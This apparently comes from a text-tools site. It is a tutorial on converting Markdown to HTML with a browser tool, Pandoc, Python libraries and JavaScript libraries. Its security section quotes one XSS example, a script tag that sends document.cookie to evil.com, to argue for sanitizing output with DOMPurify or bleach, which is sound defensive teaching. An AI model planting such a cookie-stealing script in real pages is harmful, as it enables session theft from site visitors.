 Article Formatter

You wrote something in Markdown. Maybe it's a README for a GitHub repo, a blog post draft, documentation for your API, or meeting notes you want to publish. Now you need it in HTML - because that's what browsers, CMSes, email templates, and web pages actually understand.
The conversion itself is straightforward. Markdown was designed from the start to map directly to HTML elements. A # heading becomes an <h1>. Bold text wrapped in ** becomes <strong>. A bulleted list becomes <ul> with <li> elements. There's no ambiguity, no guessing, no information loss.
But how you do the conversion matters. A quick copy-paste job needs a different tool than batch-processing 200 documentation files in a CI pipeline. Here's every practical method, starting with the fastest.
The Quick Way: Paste and Convert
If you have Markdown text and you need HTML right now, the Markdown to HTML Converter does it in your browser. Paste your Markdown on the left, get clean HTML on the right. Nothing gets uploaded anywhere - the conversion runs entirely in your browser.
How it works:
- Paste your Markdown into the input area
- The HTML output appears instantly in the right panel
- Copy the HTML or toggle the preview to see the rendered result
- Use it in your blog, email template, or web page
Supports standard Markdown plus tables, fenced code blocks, and task lists.
This is ideal for one-off conversions - turning a quick draft into HTML for a blog post, converting a README into something you can paste into a CMS, or generating HTML for an email newsletter. If you need to convert files programmatically or set up automated pipelines, the methods below give you more control.
Understanding the Markdown-to-HTML Mapping
Before jumping into tools, it helps to understand what the conversion actually does. Every Markdown element has a direct HTML equivalent:
| Markdown | HTML Output | Renders As |
|---|---|---|
# Heading | <h1>Heading</h1> | Top-level heading |
**bold** | <strong>bold</strong> | bold |
*italic* | <em>italic</em> | italic |
[link](url) | <a href="url">link</a> | Clickable link |
 | <img src="img.jpg" alt="alt"> | Image |
- item | <ul><li>item</li></ul> | Bulleted list |
`code` | <code>code</code> | Inline code |
> quote | <blockquote>quote</blockquote> | Block quote |
This mapping is consistent across all converters because the Markdown specification defines exactly how each element translates. The differences between tools come down to edge cases and extensions - things like tables, footnotes, and task lists that weren't part of the original Markdown spec.
Command-Line Conversion with Pandoc
Pandoc is the Swiss Army knife of document conversion. It handles Markdown to HTML, but also Markdown to PDF, DOCX, LaTeX, EPUB, and dozens of other formats. If you do any kind of regular document conversion, Pandoc is worth installing.
# Basic conversion
pandoc input.md -o output.html

# With a standalone HTML wrapper (includes head, body tags)
pandoc input.md -s -o output.html

# Specify GitHub-Flavored Markdown for tables and task lists
pandoc -f gfm input.md -o output.html

# Convert and pipe to clipboard (macOS)
pandoc input.md | pbcopy
By default, Pandoc outputs just the HTML body content - no <html> or <head> tags. That's usually what you want if you're pasting into an existing page or template. Add the -s flag for a complete HTML document.
For batch conversion of an entire documentation folder:
# Convert every .md file in a directory to .html
for f in docs/*.md; do
  pandoc "$f" -o "${f%.md}.html"
done
Python: markdown and markdown-it-py
Python has two solid libraries for Markdown-to-HTML conversion. The choice depends on whether you need strict CommonMark compliance or a simpler API with good extension support.
The markdown library (simple and extensible)
import markdown

# Basic conversion
text = "# Hello World\n\nThis is **bold** and this is *italic*."
html = markdown.markdown(text)
print(html)
# <h1>Hello World</h1>
# <p>This is <strong>bold</strong> and this is <em>italic</em>.</p>

# With extensions for tables, fenced code, etc.
html = markdown.markdown(text, extensions=[
    'tables',
    'fenced_code',
    'codehilite',
    'toc',
    'footnotes'
])
Install with pip install markdown. The extension system is one of its biggest strengths - you can add table support, syntax highlighting, table of contents generation, and more with a single list of extension names.
markdown-it-py (strict CommonMark)
from markdown_it import MarkdownIt

md = MarkdownIt()
html = md.render("# Hello\n\nA paragraph with **bold** text.")
print(html)
This is a Python port of the popular JavaScript markdown-it library. If you need your Python output to exactly match what markdown-it produces in JavaScript (useful when you have both backend and frontend rendering), this is the right choice.
JavaScript: marked, markdown-it, and showdown
JavaScript has more Markdown libraries than any other language, partly because Markdown rendering in the browser is so common. Here are the three most widely used.
marked (fast, popular)
import { marked } from 'marked';

const markdown = '# Hello World\n\nThis is a **test**.';
const html = marked(markdown);
console.log(html);
// <h1>Hello World</h1>
// <p>This is a <strong>test</strong>.</p>
marked is fast and has a simple API. It supports GitHub-Flavored Markdown out of the box, including tables and task lists. Install with npm install marked.
markdown-it (configurable, plugin-rich)
import MarkdownIt from 'markdown-it';

const md = new MarkdownIt();
const html = md.render('# Hello\n\n- item 1\n- item 2');
console.log(html);
markdown-it is the most configurable option. It follows the CommonMark spec by default and has a huge plugin ecosystem for things like footnotes, abbreviations, and custom containers. It's what many static site generators and documentation tools use under the hood.
showdown (browser-friendly)
// Works in both Node.js and the browser
const showdown = require('showdown');
const converter = new showdown.Converter();
const html = converter.makeHtml('# Hello **World**');
console.log(html);
Showdown was one of the first JavaScript Markdown converters and still works well. Its main advantage is that it runs in the browser without a build step - you can include it via a script tag and convert Markdown on the fly.
When You Actually Need This
The abstract "convert Markdown to HTML" covers a lot of real situations. Here are the most common ones and which approach works best for each.
Publishing a blog post
You drafted in Markdown (maybe in Obsidian, Notion, or a plain text editor) and now need HTML for WordPress, Ghost, or a static site. Paste into the Markdown to HTML Converter, copy the HTML, paste into your CMS. If your CMS accepts Markdown directly (Ghost, Hugo, Jekyll do), you can skip the conversion entirely.
Building documentation sites
Tools like Docusaurus, MkDocs, VitePress, and Jekyll convert entire directories of Markdown files into HTML documentation sites. They handle navigation, search, and theming on top of the basic conversion. You write in Markdown, they build HTML.
Rendering user-generated content
If your app lets users write in Markdown (like GitHub issues, forum posts, or comments), you need to convert their input to HTML for display. Use a library like marked or markdown-it in your backend or frontend - but always sanitize the HTML output to prevent XSS attacks.
Email newsletters
Writing newsletters in Markdown is faster than hand-coding HTML email. Convert to HTML, then wrap in your email template. Be aware that email clients have limited HTML support - stick to basic formatting and avoid complex CSS. If the resulting HTML has weird characters or formatting issues, run it through Article Formatter to clean it up.
Handling Edge Cases
Most Markdown converts without issues. But there are a few situations where things get tricky.
Raw HTML in Markdown
Markdown allows inline HTML. If your Markdown contains <div> tags or HTML tables, most converters pass them through as-is. But some sanitizers strip raw HTML for security. Check whether your converter preserves or removes inline HTML, especially if you're relying on it for custom styling.
Special characters
Angle brackets (< >), ampersands (&), and quotes inside code blocks should be automatically escaped by the converter. If you see raw < characters in your HTML output instead of <, the converter isn't handling escaping properly. See Windows-1252 vs UTF-8 for related encoding issues.
Tables and extended syntax
Original Markdown (John Gruber's spec) doesn't include tables. GitHub-Flavored Markdown (GFM), CommonMark, and most modern tools do. If your tables aren't converting, check that your tool supports GFM or enable the tables extension. For viewing converted table data, the CSV to Table Converter can help verify the structure.
Front matter
Many Markdown files used in static site generators start with YAML front matter (metadata between --- lines). Basic converters treat this as content and try to render it. Pandoc handles front matter natively. For other tools, strip the front matter before conversion or use a library that supports it.
Security: Sanitizing the Output
If you're converting Markdown that comes from users (comments, forum posts, any input you don't control), the HTML output must be sanitized before rendering. Markdown allows raw HTML, which means a user could write:
Check out my cool post!

<script>document.location='https://evil.com/steal?cookie='+document.cookie</script>
Without sanitization, this script tag passes straight through to the HTML output. Here's how to prevent that:
// JavaScript - use DOMPurify after conversion
import { marked } from 'marked';
import DOMPurify from 'dompurify';

const rawHtml = marked(userInput);
const safeHtml = DOMPurify.sanitize(rawHtml);

// Python - use bleach after conversion
import markdown
import bleach

raw_html = markdown.markdown(user_input)
safe_html = bleach.clean(raw_html, tags=['p', 'h1', 'h2', 'h3', 'strong', 'em', 'a', 'ul', 'ol', 'li', 'code', 'pre', 'blockquote'], attributes={'a': ['href']})
The key principle: convert first, then sanitize. Let the Markdown library do its job, then strip anything dangerous from the output. Never trust raw HTML from user input.
Converting the Other Direction: HTML to Markdown
Sometimes you need to go the other way - take existing HTML and convert it to Markdown. This comes up when migrating content from a CMS to a static site generator, or when you want to edit an HTML document in a Markdown editor.
Pandoc handles this well:
# HTML to Markdown
pandoc input.html -f html -t markdown -o output.md

# HTML to GitHub-Flavored Markdown
pandoc input.html -f html -t gfm -o output.md
If you just need to strip HTML tags and get plain text (without converting to Markdown), the HTML to Plain Text tool strips all tags and gives you clean, readable text.
Choosing the Right Tool
Here's a quick decision guide based on your situation:
| Situation | Best Tool |
|---|---|
| Quick one-off conversion | Browser converter |
| Batch-convert a docs folder | Pandoc |
| Python web app / API | markdown or markdown-it-py |
| JavaScript frontend rendering | marked or markdown-it |
| Documentation site | Docusaurus, MkDocs, or VitePress |
| User-generated content | markdown-it + DOMPurify |
| CI/CD pipeline | Pandoc or a script with marked/markdown |
For most people, the browser tool covers 90% of use cases. You only need a library or command-line tool when the conversion needs to happen automatically, repeatedly, or as part of a larger system.
Frequently Asked Questions
What is the easiest way to convert Markdown to HTML?
Does converting Markdown to HTML preserve formatting?
strong tags, lists become ul/ol with li elements, and code blocks become pre and code tags. The same Markdown input always produces the same HTML structure.
Can I convert Markdown to HTML with Python?
pip install markdown, then use markdown.markdown(text) to convert a string to HTML. For tables, fenced code blocks, and other extensions: markdown.markdown(text, extensions=['tables', 'fenced_code']). The markdown-it-py library is another option with stricter CommonMark compliance.
What is the difference between Markdown and HTML?
# for headings and ** for bold, while HTML uses tags like <h1> and <strong>. Markdown gets converted to HTML before a browser can display it. Think of Markdown as a shorthand for writing HTML without dealing with opening and closing tags.
Related Tools
Markdown to HTML Converter
Free browser-based converter - paste Markdown, get clean HTML instantly.
HTML to Plain Text
Strip HTML tags and get clean, readable plain text from any HTML source.
Article Formatter
Clean up text formatting - fix line breaks, encoding issues, and special characters.
Windows-1252 vs UTF-8
Understand why special characters break and how encoding affects your HTML output.